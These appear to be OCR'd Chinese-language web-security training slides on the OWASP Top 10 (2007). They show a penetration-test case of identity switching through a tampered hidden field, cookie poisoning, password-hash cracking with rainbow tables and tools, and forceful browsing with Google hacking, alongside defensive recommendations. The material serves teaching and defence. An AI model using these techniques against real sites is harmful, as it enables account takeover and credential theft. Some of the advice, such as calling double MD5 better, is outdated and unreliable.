
- ▶ 先合法以 test1 登入 → 修改 issuer\_account 值成其他帳號(test2) → 轉換身分



test2您好：  
您目前累積的紅利有0點，登入時間2007/02/06。  
這是您第44次登入，上次登入時間2007/02/06。



# 範例:某次滲透測試案例(cont.)



# 範例:某次滲透測試案例(cont.)



## ➤ 修改驗證晶片卡相關的程式

The screenshot displays the Faros web proxy interface. The main window shows a captured HTTP response with the following headers:

```
HTTP/1.1 200 OK
Date: Mon, 05 Feb 2007 03:48:00 GMT
Server: IBM_HTTP_Server/6.0.2.11 Apache/2.0.47 (Win32)
Content-Length: 3142
Keep-Alive: timeout=10, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=big5
Content-Language: zh-TW
```

The body of the response contains JavaScript code and HTML form elements. A portion of the code is highlighted in blue:

```
form1._service.value = service;
form1.submit();
)
</script>
<body onLoad="initial5(CASTLES EZ100PU 0);chkCardCorrect(
onUnload="exit()" onContextmenu="return true">
<form name="form1" method="post" action="/" target="_parent">
<input type="hidden" name="_service" value="">
<input type="hidden" name="issuerId" value="00000000">
<input type="hidden" name="issuerAccount" value="0000000000000000">
<table width="763" height="100%" border="0" align="center" cellpadding="0" cellspacing="0">
<tr><td>
```

At the bottom of the interface, a request log table is visible:

| No. | Method | URL                                     | Status        | Time   |
|-----|--------|---|---------------|--------|
| 1   | GET    | https://111.20.55.216/ads/ads/index.asp | 200 OK        | 766ms  |
| 4   | POST   | https://111.20.55.216/ads/ads/post.asp  | 200 OK        | 1265ms |
| 5   | POST   | https://111.20.55.216/ads/ads/post.asp  | 200 OK        | 4172ms |
| 6   | POST   | https://111.20.55.216/ads/ads/post.asp  | 200 OK        | 2875ms |
| 7   | GET    | https://111.20.55.216/ads/ads/index.asp | 200 OK        | 515ms  |
| 8   | GET    | https://111.20.55.216/ads/ads/1001.asp  | 200 OK        | 719ms  |
| 10  | GET    | https://111.20.55.216/ads/ads/index.asp | 200 OK        | 860ms  |
| 11  | GET    | https://111.20.55.216/ads/ads/1001.asp  | 404 Not Found | 219ms  |
| 12  | GET    | https://111.20.55.216/ads/ads/1001.asp  | 200 OK        | 250ms  |

# 範例:某次滲透測試案例(cont.)

- 轉換身分成功(→ test2)，可順利修改他人的資料。

**【修改個人資料】 (\*為必填欄位)**

|   |  |               |
|---|--|---------------|
| *使用者暱稱：   | <input type="text" value="OuTian_Test"/>           | (10位中文/20位英文) |
| *Email 信箱：                                      | <input type="text" value="OuTian.Liu@sti.com.tw"/> |               |
| (系統將於您轉帳交易成功時發通知至您的 email 信箱及每月以 email 寄送交易對帳單) |  |               |
| 手機號碼：   | <input type="text" value="0123456789"/>            |               |
| (如未填寫，將無法使用「繳款提醒」功能中的簡訊通知服務)                    |  |               |

# Cookie Poisoning/Spoofing



- ▶ 竄改瀏覽器發出訊息中的Cookie
  - ✓ 變換身份 → 提升權限
- ▶ 常見情況 – Cookie 中存在類似以下情況
  - ✓ uid : 整數
  - ✓ username : 字串
  - ✓ admin : 0/1/Y/N
  - ✓ permission : 整數/字串

# 有風險的存取控制

## ▶ 使用網頁參數

- ✓ <http://www.test.com.tw/UserDataManagement/UserDataEdit.aspx?access=read>
- ✓ <http://1XX.XX.XX.XX/weeklyReport/listEachPerson.asp?person=admin>
- ✓ 表單隱藏欄位中夾帶一個 **access=user**

## ▶ 使用 **referer header**

- ✓ Strong Access Control to “/admin.aspx”
- ✓ After that, access control depends on verifying referer header.



# 防護建議



## ➤ Authentication

- ✓ 使用強密碼
- ✓ 可被竄改的資料不要拿來做為唯一的認證基礎
  - IP addresses 、 address range masks 、 DNS or reverse DNS lookups 、 referrer headers ...
- ✓ 設定密碼生命週期
- ✓ 密碼錯誤數次即鎖住帳號(或是延時機制)
- ✓ Challenge / Response
- ✓ 別讓前端使用者有機會關閉你的認證機制

# 防護建議(cont.)



- ✓ 管理者可以暫時關閉帳號
- ✓ 別以明文方式在網路上傳遞密碼
  - Use SSL
    - Do not allow the login process to start from an unencrypted page
  - 密碼一般情況下不需要回傳給前端使用者
- ✓ 別以明文方式儲存密碼
  - Hash / Encryption
- ✓ 對於機敏性非常高的網頁功能：
  - Two step confirmation
  - Re-Authentication
  - Two-factor Authentication

# 防護建議(cont.)



## ✓ 修改個人密碼

- 登入之後才能進行
- Re-authentication
- 千萬別讓使用者有任何機會操縱要修改的帳號
- SSL 加密傳輸
- 通知使用者(by email)

## ✓ 忘記密碼

- 不好的做法：“我家小狗名稱??”
- Send a unique time-limited unguessable single-use recovery URL to user's email provided during registration.

# 防護建議(cont.)



## ➤ Session Management

### ✓ Session Tokens' Protection

- 加密保護(SSL / 自行對內容加密)
- 如果使用cookie傳送
  - 限制 cookie scope (domain & path)
  - Cookie 要設定 secure flag
- 如果前端瀏覽器不允許使用cookie
  - 別以 URL 參數方式進行傳遞
    - Referer header
    - Browsing History
  - 較佳：Store cookies in the hidden field in the POST form data (+SSL/ Encryption)
- 別以明文方式儲存在Log中

# 防護建議(cont.)

## ✓ Logout( ) !

- 清除所有存放於後端的 session 資料
- 讓 session token 失效

```
this.Session.Abandon(); this.Session.Clear();  
if (this.Request.Cookies["ASP.NET_SessionId"] != null)  
{  
    this.Response.Cookies["ASP.NET_SessionId"].Value = "";  
}
```

## ✓ Limit session lifetime

→ Logout( ) !

## ✓ No concurrent logins !

- Each login → A fresh session

➤ Logout( ) + Re-generate a different session token

- 只有一種狀況讓舊的 token 短暫留存 → 偵測非法重用 → Security Alert !

## ✓ Main Session Token + Per-Page Token

✓ 偵測到帶有攻擊字串的輸入 → 讓使用者登出!

**OWASP Top10(2007)-8**  
**Insecure Cryptographic Storage**

# OWASP Top 10 (2007) - 8



- **Insecure Cryptographic Storage**
- 應用程式沒有對機敏資料加密保護
  - ✓ 還有備份的資料！
- 有加密，但是
  - ✓ 使用較弱的加密演算法遭到破解
  - ✓ 金鑰儲存控管不佳

# 資料庫中充滿明文內容



The screenshot shows a Microsoft Excel spreadsheet with the following columns: email, home\_phone, id\_number, mailbox, mobile, name, and password. The data is organized into rows, with the first row serving as a header. Several cells in the 'email', 'id\_number', 'mobile', 'name', and 'password' columns are highlighted in light blue, indicating they contain sensitive information.

|    | A        | B          | C         | D       | E      | F    | G        |
|----|----------|------------|-----------|---------|--------|------|----------|
| 1  | email    | home_phone | id_number | mailbox | mobile | name | password |
| 2  |          |            |           |         |        |      |          |
| 3  | .tw      |            |           |         |        |      |          |
| 4  | .com.tw  |            |           |         |        |      |          |
| 5  | m.tw     |            |           |         |        |      | 4z       |
| 6  | .tw      |            |           |         |        |      | 0        |
| 7  | .com.tw  | 2762346    |           |         |        |      | 6        |
| 8  | 63.com   |            |           |         |        |      | n        |
| 9  | ail.com  |            |           |         |        |      | 61       |
| 10 | n.tw     |            |           |         |        |      | 67       |
| 11 | com      |            |           |         |        |      | 96       |
| 12 | .net     |            |           |         |        |      | 10       |
| 13 | oo.com   | 04-2585-   |           |         |        |      | 2345     |
| 14 | om       |            |           |         |        |      |          |
| 15 | o.com.tw |            |           |         |        |      | 61       |
| 16 | yahoo.co |            |           |         |        |      | C        |
| 17 | .com     |            |           |         |        |      | 52       |
| 18 | com.tw   |            |           |         |        |      |          |
| 19 | n        |            |           |         |        |      | 022      |
| 20 | om.tw    |            |           |         |        |      | 73       |
| 21 | et.tw    |            |           |         |        |      | 3        |
| 22 |          |            |           |         |        |      | 293      |



# Hashed Password



➤ Password : 12345678

| Algorithm       | Value                                    |
|-----------------|--|
| Base64          | MTIzNDU2Nzg=                             |
| DES (13 chars)  | aaNN3X.PL2piw                            |
| MD5 (32 chars)  | 25d55ad283aa400af464c76d713c07ad         |
| SHA1 (40 chars) | 7c222fb2927d828af22f592134e8932480637c0d |
| Salted MD5      | \$1\$tsLFcOYh\$5ibC1Ui2OPwUvyGUttUFI1    |
| LanMan          | 0182BD0BD4444BF836077A718CCDF409         |
| NTLM            | 259745CB123A52AA2E693AAACCA2DB52         |

# Hash Calculator



## ➤ Hash Calc

**H HashCalc** [Minimize] [Maximize] [Close]

Data Format:  Data:


HMAC Key:  Key:

|   |   |
|---|---|
| <input checked="" type="checkbox"/> MD5               | 55e761a5530b68636170a2a2077c14a7  |
| <input checked="" type="checkbox"/> MD4               | d7ed5f9092d2ca5c9c75adf838526a2d  |
| <input checked="" type="checkbox"/> SHA1              | 9d589ac4412f7058e971ac202e0f4153e7d56a2d  |
| <input checked="" type="checkbox"/> SHA256            | 8f5309c45c8bd29d44fff212314b5c00fb555fe03aaa1ffce8238460a3b2ad1e  |
| <input checked="" type="checkbox"/> SHA384            | 4e9674e8c9462f27e3b816b7180b14524e338311d57a96eea5d4eb68d572d7c0519ef31a05f1f066ea254715ba5c8499                                  |
| <input checked="" type="checkbox"/> SHA512            | bf971f5c40fe1f949624816691dfef2f0de7d3c6c9ddd b27fae49a0e98b005c8a0cd22138d4fae61a3182ce0f92e709ca1bc8c01a4466bd4ef8e48e96f234eff |
| <input checked="" type="checkbox"/> RIPEMD160         | c0d82213bf484134aa242d5b6d839ca2b694dead  |
| <input checked="" type="checkbox"/> PANAMA            | b1449510afff6bf538bc142da6f867d7af3d52464276f1c4f4f375a9340ab074  |
| <input checked="" type="checkbox"/> TIGER             | 955c32013b944da885289a76db381302b3b247637b21b263  |
| <input checked="" type="checkbox"/> MD2               | 843c236d79f7a65e1ec090de5bf231ba  |
| <input checked="" type="checkbox"/> ADLER32           | 160703ee  |
| <input checked="" type="checkbox"/> CRC32             | 28e27e17  |
| <input checked="" type="checkbox"/> eDonkey/<br>eMule | d7ed5f9092d2ca5c9c75adf838526a2d  |

*SlavaSoft*

# Hashed Password Cracking Process

## ▶ 暴力式破解密碼



✓ 時間花費甚鉅！

✓ 為了節省時間，先將值算好存起來 →  
**Rainbow Table**

✓ 之後直接做table-lookup找尋正確的值，大幅節省時間。

# Rainbow Table Generator



## ➤ Winrtgen

Winrtgen v2.8 (Rainbow Tables Generator) by mao

**Rainbow Table properties**

| Hash | Min Len | Max Len | Index | Chain Len | Chain Count | N° of tables |
|------|---------|---------|-------|-----------|-------------|--------------|
| lm   | 1       | 7       | 0     | 2400      | 40000000    | 1            |

Hash type dropdown menu:

- sha1
- ripemd160
- mysql323
- mysqlshal
- ciscopix
- sha256
- sha384
- sha512
- oracle (selected) - 8082582 keys, 35 MB
- wpa-psk

Success probability: 0.978038 (97.80%)

Optional parameter: Administrator

Exit

# Free Rainbow Tables

Free Rainbow Tables | download LM, NTLM, MD5, SHA1, HALFLMCHALL, MSCACHE - Microsoft Internet Explo...

檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)

← 上一頁 → 搜索 我的最愛

網址(D) <http://www.freerainbowtables.com/index-rainbowtables-tables-sha1.html> 移至 連結

|                   |  |
|-------------------|--|
| Algorithm:        | SHA1   |
| Character Set:    | mixalpha-numeric<br>(abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789)   |
| String Length:    | 1-7 characters   |
| Number of Tables: | 101  |
| Filesize:         | 36.9GB (rar-compressed)  |
| Download:         | Torrent - <a href="#">Download torrent for these rainbow tables</a>  |
| Files:            | sha1_mixalpha-numeric#1-7_0_4500x40000000_all.rar<br>sha1_mixalpha-numeric#1-7_1_4500x40000000_all.rar<br>sha1_mixalpha-numeric#1-7_2_4500x40000000_all.rar<br>sha1_mixalpha-numeric#1-7_3_4500x40000000_all.rar<br>sha1_mixalpha-numeric#1-7_4_4500x40000000_all.rar<br>sha1_mixalpha-numeric#1-7_5_4500x40000000_all.rar<br>sha1_mixalpha-numeric#1-7_6_4500x40000000_all.rar<br>sha1_mixalpha-numeric#1-7_7_4500x40000000_all.rar<br>sha1_mixalpha-numeric#1-7_8_4500x40000000_all.rar<br>sha1_mixalpha-numeric#1-7_9_4500x40000000_all.rar<br>sha1_mixalpha-numeric#1-7_10_4500x40000000_all.rar<br>sha1_mixalpha-numeric#1-7_11_4500x40000000_all.rar<br>sha1_mixalpha-numeric#1-7_12_4500x40000000_all.rar<br>sha1_mixalpha-numeric#1-7_13_4500x40000000_all.rar<br>sha1_mixalpha-numeric#1-7_14_4500x40000000_all.rar<br>sha1_mixalpha-numeric#1-7_15_4500x40000000_all.rar<br>sha1_mixalpha-numeric#1-7_16_4500x40000000_all.rar<br>sha1_mixalpha-numeric#1-7_17_4500x40000000_all.rar<br>sha1_mixalpha-numeric#1-7_18_4500x40000000_all.rar<br>sha1_mixalpha-numeric#1-7_19_4500x40000000_all.rar<br>sha1_mixalpha-numeric#1-7_20_4500x40000000_all.rar<br>sha1_mixalpha-numeric#1-7_21_4500x40000000_all.rar<br>sha1_mixalpha-numeric#1-7_22_4500x40000000_all.rar<br>sha1_mixalpha-numeric#1-7_23_4500x40000000_all.rar<br>sha1_mixalpha-numeric#1-7_24_4500x40000000_all.rar<br>sha1_mixalpha-numeric#1-7_25_4500x40000000_all.rar<br>sha1_mixalpha-numeric#1-7_26_4500x40000000_all.rar<br>sha1_mixalpha-numeric#1-7_27_4500x40000000_all.rar |

完成 網際網路

# Password Crackers



- **John the Ripper**
  - ✓ <http://www.openwall.com/john/>
  - ✓ DES/MD5/Salted MD5/LM
- **John The Ripper MPI Patch**
  - ✓ <http://bindshell.net/tools/johntheripper>
  - ✓ DES/MD5/Salted MD5/LM/NTLM/...
- **Cain & Abel**
  - ✓ <http://www.oxid.it/>
  - ✓ LM/NTLM/MD5/SHA1/...
- **RainbowCrack**
  - ✓ <http://www.antsight.com/zsl/rainbowcrack/>
  - ✓ MD5/SHA1/LM/NTLM/...
- **Google**
  - ✓ Reverse MD5
  - ✓ Reverse SHA1



## ➤ Principles

- ✓ 機敏資料能不儲存就不儲存
- ✓ 如果需要儲存，最好是Hash或是加密保護。
  - 使用通過國際標準的演算法
  - 使用正確的 key size
  - **Hash (One-Way)**
    - Weak algorithms : LM 、 MD5 、 SHA1
    - Better : **MD5 twice**
  - **Cipher(Two-Way)**
    - Weak algorithm : DES
    - Better : **AES**(AES-128, AES-192 and AES-256)

# 防護建議(cont.)



- ✓ 在每個產生的 hash 值加入亂數字串(salt)
  - 延遲利用 rainbow table 的破解效果
- ✓ 如果要實作加密演算法，別偷工減料!
  - Bad SSH-2 implementation in OpenSSH v2.3.1(2001/1/18~2/8)



# 防護建議(cont.)



## ✓ For encryption keys

- 別在程式裡寫入加密金鑰或資料庫的存取資訊(主機、連結帳號密碼)。
- 別用 persistent cookies 儲存在前端
- 實體分離備份資料與key

## ✓ For configuration store

- 內容加密
- 存取權限控管

**OWASP Top10(2007)-9**  
**Insecure Communication**

# OWASP Top 10 (2007) - 9



- **Insecure Communication**
- 在傳送敏感性資料時沒有使用加密方式來進行保護 → **被竊聽**



# 防護建議



## ➤ For Web Connections :

✓ 使用 **SSL** 保護所有傳輸機敏資料的網頁!

– 身份認證資料 (Password、**Session ID**)

➤ 設定 cookie 的 “secure” flag

```
Set-Cookie:JSESSIONID:893ihewwydkq2764@&@09;Path=;/;secure
```

– 信用卡資料

– 個人資料(例如:生日、喜好、病歷)

– 交易資料

✓ 記得關閉**非 SSL**的存取管道!

## ➤ For Infrastructure Elements' Communications:

✓ e.g. 網站主機 ↔ 資料庫主機

– **TLS (Transport Layer Security)**、**IPSec**


**OWASP Top10(2007)-10**  
**Failure to Restrict URL Access**

# OWASP Top 10 (2007) - 10



- **Failure to Restrict URL Access**
- 某些機敏性的網頁因為沒有做好權限控制，使得攻擊者可透過網址直接存取。

# 目錄瀏覽



The screenshot shows a Microsoft Internet Explorer window titled "Index of /main - Microsoft Internet Explorer". The address bar displays "http://.../main/". The main content area shows a directory listing with the following columns: Name, Last modified, Size, and Description. The listing includes a "Parent Directory" link and various files such as "addlisttemp.txt", "calendarpopup.js", "core", "mg Hirec tree data.js", and several PHP files like "mg\_MailAdd.php", "mns\_FunCheckQuita.php", "mns\_MailACL\_add.php", "mns\_MailACL\_del.php", "mns\_MailAdd.php", "mns\_Mailq.php", "mns\_Monthly\_bar.php", "mns\_QryAdvance.inc.php", and "mns\_Qryflex.inc.php".

| Name                                   | Last modified     | Size | Description |
|--|-------------------|------|-------------|
| <a href="#">Parent Directory</a>       | 31-Oct-2002 17:37 | -    |             |
| <a href="#">addlisttemp.txt</a>        | 31-Oct-2002 17:42 | 1k   |             |
| <a href="#">calendarpopup.js</a>       | 31-Oct-2002 17:42 | 10k  |             |
| <a href="#">core</a>                   | 03-Aug-2004 09:22 | 79k  |             |
| <a href="#">mg Hirec tree data.js</a>  | 31-Oct-2002 17:42 | 1k   |             |
| <a href="#">mg_MailAdd.php</a>         | 31-Oct-2002 17:42 | 6k   |             |
| <a href="#">mns_FunCheckQuita.php</a>  | 03-Dec-2002 13:27 | 7k   |             |
| <a href="#">mns_MailACL_add.php</a>    | 31-Oct-2002 17:42 | 2k   |             |
| <a href="#">mns_MailACL_del.php</a>    | 31-Oct-2002 17:42 | 1k   |             |
| <a href="#">mns_MailAdd.php</a>        | 31-Oct-2002 17:42 | 7k   |             |
| <a href="#">mns_Mailq.php</a>          | 31-Oct-2002 17:42 | 7k   |             |
| <a href="#">mns_Monthly_bar.php</a>    | 31-Oct-2002 17:42 | 8k   |             |
| <a href="#">mns_QryAdvance.inc.php</a> | 31-Oct-2002 17:42 | 14k  |             |
| <a href="#">mns_Qryflex.inc.php</a>    | 31-Oct-2002 17:42 | 17k  |             |

At the bottom of the window, the status bar shows "完成" (Done) on the left and "網際網路" (Internet) on the right.

# Forceful Browsing



- 檢視HTML原始碼來找尋隱藏的URL
- 猜測特殊功能頁面
  - ✓ adduser/deluser、showprofile/editprofile、...
- 猜測副檔名來存取特殊檔案
  - ✓ 備份檔：.bak、.old、.tmp、\*~
  - ✓ 設定或資料檔：.inc、.cfg、.log、.mdb、.xls、.sql
  - ✓ 壓縮檔：.tar、.zip、.rar、.tgz



# 配合 Google Hacking



★ 我的最愛 inurl:adduser - Google 搜尋

所有網頁 圖片 影片 地圖 新聞 翻譯 Gmail 更多 ▾

Google inurl:adduser 搜尋 進階搜尋

所有網頁  中文網頁  繁體中文網頁  台灣的網頁

網路工具 [+ 顯示選項...](#)

[增刪使用者帳號](#)  
增加帳號: 在shell提示符號後執行adduser 這個指令 duncan@ -root- [~]# adduser 就會出現以下的訊息 出現新增使用者的設定檔設定詢問 /etc/adduser.conf: No such ...  
